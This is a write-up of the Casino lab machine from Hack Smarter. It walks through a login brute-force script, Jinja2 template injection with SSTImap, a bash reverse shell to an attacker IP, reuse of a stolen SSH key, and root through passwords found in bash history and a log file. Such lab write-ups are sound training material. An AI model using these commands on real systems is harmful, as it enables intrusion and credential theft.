Casino | Hack Smarter
My write-up of the Casino linux machine from Hack Smarter.

Box Description
Objective
Las Vegas is gearing up for a massive cybersecurity conference, and you’ve been hired to conduct a penetration test against one of the casinos. The client - Hack Smarter World - is a luxury resort where many of the attendees will be staying. Your objective is to identify all vulnerabilities and elevate your privileges to root (if possible).
Initial Access
You have been provided the IP of the Wifi Captive Portal… but no other information.
Enumeration
Rustscan
Starting off with rustscan 10.1.102.180 -- -A as usual.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 62 OpenSSH 9.6p1 Ubuntu 3ubuntu13.18 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 1bb3d6c842975d66d94a08b37523c578 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLM9ThBEmh7SK1C3mEyHagcqzfk1+PHlOATtspv2eZrO93y7t+6bJu6713pEvFb9CydzBzbfYVZtFBtzzdMgKR0=
|   256 1b705e6f664525884016def686eaf811 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGVxgGLPWOSW4f6RjRO9P+pRWgOU7XCdLSu+WK94Tdye
80/tcp   open  http    syn-ack ttl 61 Werkzeug/3.1.8 Python/3.10.18
| http-title: Hack Smarter World - Guest WiFi & Portal
|_Requested resource was /login
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD
|_http-server-header: Werkzeug/3.1.8 Python/3.10.18
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 NOT FOUND
|     Server: Werkzeug/3.1.8 Python/3.10.18
|     Date: Tue, 11 Aug 2026 15:21:04 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 207
|     Connection: close
|     <!doctype html>
|     <html lang=en>
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.1 302 FOUND
|     Server: Werkzeug/3.1.8 Python/3.10.18
|     Date: Tue, 11 Aug 2026 15:20:58 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 199
|     Location: /login
|     Connection: close
|     <!doctype html>
|     <html lang=en>
|     <title>Redirecting...</title>
|     <h1>Redirecting...</h1>
|     <p>You should be redirected automatically to the target URL: <a href="/login">/login</a>. If not, click the link.
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.1.8 Python/3.10.18
|     Date: Tue, 11 Aug 2026 15:20:58 GMT
|     Content-Type: text/html; charset=utf-8
|     Allow: OPTIONS, GET, HEAD
|     Content-Length: 0
|     Connection: close
|   RTSPRequest:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>
2222/tcp open  ssh     syn-ack ttl 61 OpenSSH 8.4p1 Debian 5+deb11u7 (protocol 2.0)
Unusual to see two versions of SSH on the machine. I decided to have a quick check over the versions. It could be that the older SSH had some sort of exploit that gives you access to a container. Otherwise, SSH is rarely initial access. The port 2222 one is vulnerable to regreSSHion but that exploit is some weird race condition that never works.
Also, SSH on port 22 used key-based authentication, whereas 2222 uses password-based. Worth keeping in mind in case we find credentials.
The real juicy part of the NMAP scan is Werkzeug/3.1.8 Python/3.10.18. In my experience, CTFs using a python HTTP server almost always include SSTI as their initial access. We should keep that in mind, but tunnel visioning on what we think the exploit is based on the NMAP scan usually leads to a rabbit hole, so proper enumeration is required.
Werkzeug/3.1.8 Python/3.10.18 (80)
Checking port 80, we are greeted with a login page:

Thinking about this, the most common last name I can think of is ‘Smith’, and there won’t be that many room numbers. Before trying something complicated, I decided to cook up a quick python script to test Smith against every room number.
1
2
3
4
5
6
7
8
9
import requests

IP = "10.1.102.180"
LAST_NAME = "Smith"

for i in range(101, 1000):
    r = requests.post(f"http://{IP}/login", data = {"room_number": i, "last_name": LAST_NAME})
    if len(r.content) != 5223:
        print(f"[+] {len(r.content)} -- {i}: {LAST_NAME} ")
This sends a post request to the server for every room number and Smith, and then compares the length of the response to the length of a failed login attempt. If the response length changes, we’ve either gotten locked out, or we’re in.
[+] 9126 -- 105: Smith
Nice! Logging in with room number 105 and last name Smith, we arrive at a mostly static dashboard:

Since I had been running gobuster dir -w /opt/lists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -u http://10.1.102.180 -x py,html,txt to check for directories, I decided to look at that.
1
2
3
4
login                (Status: 200) [Size: 4778]
profile              (Status: 302) [Size: 199] [--> /login]
logout               (Status: 302) [Size: 199] [--> /login]
dashboard            (Status: 302) [Size: 199] [--> /login]
Profile seems interesting. Navigating there, we are presented with:


Here’s where the SSTI will be. To test, I pulled out the old `` and as expected we get:

Perfect, the template engine executed our statement and displayed the result. The next job is to test which template engine it is running. Portswigger provides a good map of how to do this:

So, the next payload we should try is . Portswigger says, "For example, the payload returns 49 in Twig and 7777777 in Jinja2.”
So our template engine must be Jinja2. My preferred tool to do SSTI is SSTImap.
1
python3 sstimap.py --url http://10.1.102.180/profile --cookie 'session=.eJxVjs0KwjAQhF8l7rmFVlCkNy8qXnvwIKXEZGtCfyLZzUFK391VUPA0y_DtzMzQdoMmhwTVdQbFIkDJGCSCDPaJHU7sjWa0ioM6adOretSRMapLiINVJ393ef1AAS7-4FfQLE0G1tNj0M920iNCBWcRkkfPTmLvCUmaZjAOTR8St1YKBFsX621e7PKyFKrzkfgvQEwZ-_O-cTGEsZ3SeMMIVVlsMmD_PqFmPVkdrTp-CpflBbLBT6c.ansWdg.r9mTz5XdUpvp8REM3rN9l7Dc84A' -e jinja2 -m post -P B -d 'display_name=*' --os-cmd id
Since we need to be logged in to access /profile, we provide the cookie. We use -e to specify the template engine as jinja2 so it will only try payloads specific to it. We add -m post as it defaults to get so we need to tell it to do a post request. -P B sets the injectable parameters to just be in the body as display_name is the target, and -d ‘display_name=*’ to specify display_name is the injectable data.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40

    ╔══════╦══════╦═══════╗ ▀█▀
    ║ ╔════╣ ╔════╩══╗ ╔══╝═╗▀╔═
    ║ ╚════╣ ╚════╗  ║ ║    ║{║  _ __ ___   __ _ _ __
    ╚════╗ ╠════╗ ║  ║ ║    ║*║ | '_ ` _ \ / _` | '_ \
    ╔════╝ ╠════╝ ║  ║ ║    ║}║ | | | | | | (_| | |_) |
    ╚══════╩══════╝  ╚═╝    ╚╦╝ |_| |_| |_|\__,_| .__/
                             │                  | |
                                                |_|
[*] Version: 1.3.3.7
[*] Author: @vladko312
[*] Based on Tplmap
[!] LEGAL DISCLAIMER: Usage of SSTImap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws.
Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] Loaded plugins by categories: generic: 5; languages: 6; java: 4; javascript: 7; php: 3; python: 5; ruby: 2
[*] Loaded request body types by categories: auto: 1; http: 1; object: 2; raw: 3
[*] Scanning url: http://10.1.102.180/profile
[+] POST data type detected as 'Form'
[*] Testing if Body parameter 'display_name' is injectable
[*] Creating page profile for boolean error-based blind detection
[*] Jinja2 plugin is testing rendering with tag '*'
[+] Jinja2 plugin has confirmed injection with tag '*'
[+] SSTImap identified the following injection point:

  Body parameter: display_name
  Engine: Jinja2
  Injection: *
  Context: text
  OS: posix-linux
  Technique: rendered
  Capabilities:

    Shell command execution: ok
    Bind and reverse shell: ok
    File write: ok
    File read: ok
    Code evaluation: ok, python code

uid=33(www-data) gid=33(www-data) groups=33(www-data)
And it works. Now to send a reverse shell with --os-cmd 'bash -i >& /dev/tcp/10.200.80.142/4444 0>&1'. We also neeed to start Penelope to catch the reverse shell with penelope -i tun0.
Running the command, we get a shell as www-data!
Shell as www-data
Checking the usual suspects, we aren’t in any unusual groups, and there aren’t any SUID binaries. The sudo version is 1.9.5p2, making it quite old. I tried a few exploits but no luck.
Running ls -la on /home shows we have read access to other user’s home folders:
1
2
3
4
drwxr-xr-x 1 root   root   4096 Aug 11 12:00 .
drwxr-xr-x 1 root   root   4096 Aug 11 12:00 ..
drwxr-xr-x 2 david  david  4096 Aug 11 15:10 david
drwxr-xr-x 3 george george 4096 Aug 11 15:04 george
In George’s home folder, we find a .ssh directory, which contains: authorized_keys id_rsa id_rsa.pub. We can cat out the id_rsa and use it to log in to get a shell as george. Remember to run chmod 600 id_rsa on your host or else OpenSSH will reject it, citing that the key permissions are too broad.
1
2
3
4
5
6
7
8
9
10
11
12
ssh -i id_rsa george@10.1.102.180 -p 2222
Linux e9df8a056092 7.0.0-1010-aws #10~24.04.1-Ubuntu SMP PREEMPT Mon Jul 27 17:41:33 UTC 2026 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 11 14:59:51 2026 from 10.0.0.247
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
george@e9df8a056092:~$
Shell as George
Again reviewing George’s home directory, check the user’s .bash_history file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
cd /var/www/app
ls -la
systemctl status gunicorn
python3 -m pip install -r requirements.txt
tail -f /var/log/syslog
cat /etc/netplan/01-netcfg.yaml
uptime
htop
ifconfig
netstat -tulpn
cd /etc/ssh/
cat sshd_config | grep -v '^#'
cd /home/george
ls -la
ssh-keygen -t rsa -b 2048
cat .ssh/id_rsa.pub >> .ssh/authorized_keys
chmod 644 .ssh/id_rsa
sudo systemctl restart ssh
w
whoami
df -h
free -m
su david
DavidPass2026!#
exit
history -c
mysql -u david -p'DavidPass2026!#' -h 127.0.0.1 resort_db
cd /opt/
ls -la
cat /var/log/provisioning.log
echo "Restarting service..."
python3 app.py
ps aux | grep python
curl http://127.0.0.1/api/v1/rooms/status
curl http://127.0.0.1/login
clear
date
ping -c 4 8.8.8.8
dig hacksmarter.sec
cat /etc/hosts
sudo ufw status
traceroute 10.40.0.1
Awesome, we now have David’s credentials.
Shell as David
Now as David, we do the usual checks. Running id reveals we are in the ‘adm’ group. If I remember correctly, one of Tyler Ramsbey’s other machines, Silver Platter on TryHackMe, also had this. Checking my notes, the adm group gives us access to some logs in /var/log. This was also hinted to in the bash history of George with cat /var/log/provisioning.log. Indeed, running ls -la, we see the adm group can read /var/log/provisioning.log.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
ls -la
total 240
drwxr-xr-x 1 root root   4096 Aug 11 12:00 .
drwxr-xr-x 1 root root   4096 Jul 21  2025 ..
-rw-r--r-- 1 root root   9140 Aug  9 22:39 alternatives.log
drwxr-xr-x 1 root root   4096 Aug  9 22:38 apt
-rw-rw---- 1 root utmp      0 Jul 21  2025 btmp
-rw-r--r-- 1 root root 145056 Aug  9 22:39 dpkg.log
-rw-r--r-- 1 root root  32064 Aug 11 12:00 faillog
-rw-rw-r-- 1 root utmp 292584 Aug 11 16:26 lastlog
-rw-r----- 1 root adm     612 Aug 11 12:00 provisioning.log
drwxr-xr-x 3 root root   4096 Aug  9 22:39 runit
drwxr-xr-x 2 root root   4096 Mar 21  2021 supervisor
-rw-r--r-- 1 root root   2087 Aug 11 16:26 supervisord.log
-rw-rw-r-- 1 root utmp    768 Aug 11 16:26 wtmp
Reading this file, we see:
1
2
3
4
5
6
7
8
2026-08-01 03:14:02 [INFO] Starting automated cluster provisioning for Hack Smarter World host node...
2026-08-01 03:14:15 [INFO] Configuring network interfaces eth0 (VLAN 402)...
2026-08-01 03:14:22 [INFO] Initializing MariaDB production instance...
2026-08-01 03:14:28 [INFO] Seeding resort guest database tables...
2026-08-01 03:14:30 [SUCCESS] Applied security policy for root access.
2026-08-01 03:14:31 [DEBUG] Saved system root sync credential: R3s0rt_Sup3r_S3cr3t_R00t_2026!
2026-08-01 03:14:35 [INFO] Generating SSH host key certificates...
2026-08-01 03:14:45 [INFO] Deployment completed successfully.
And that is GG.
Conclusion
A pretty nice box. It turns out that brute-forcing the initial login wasn’t the intended play but it worked. Having to read .bash_history was good as it’s something I tend to overlook. Thank you Tyler Ramsbey for this box, I had a lot of fun.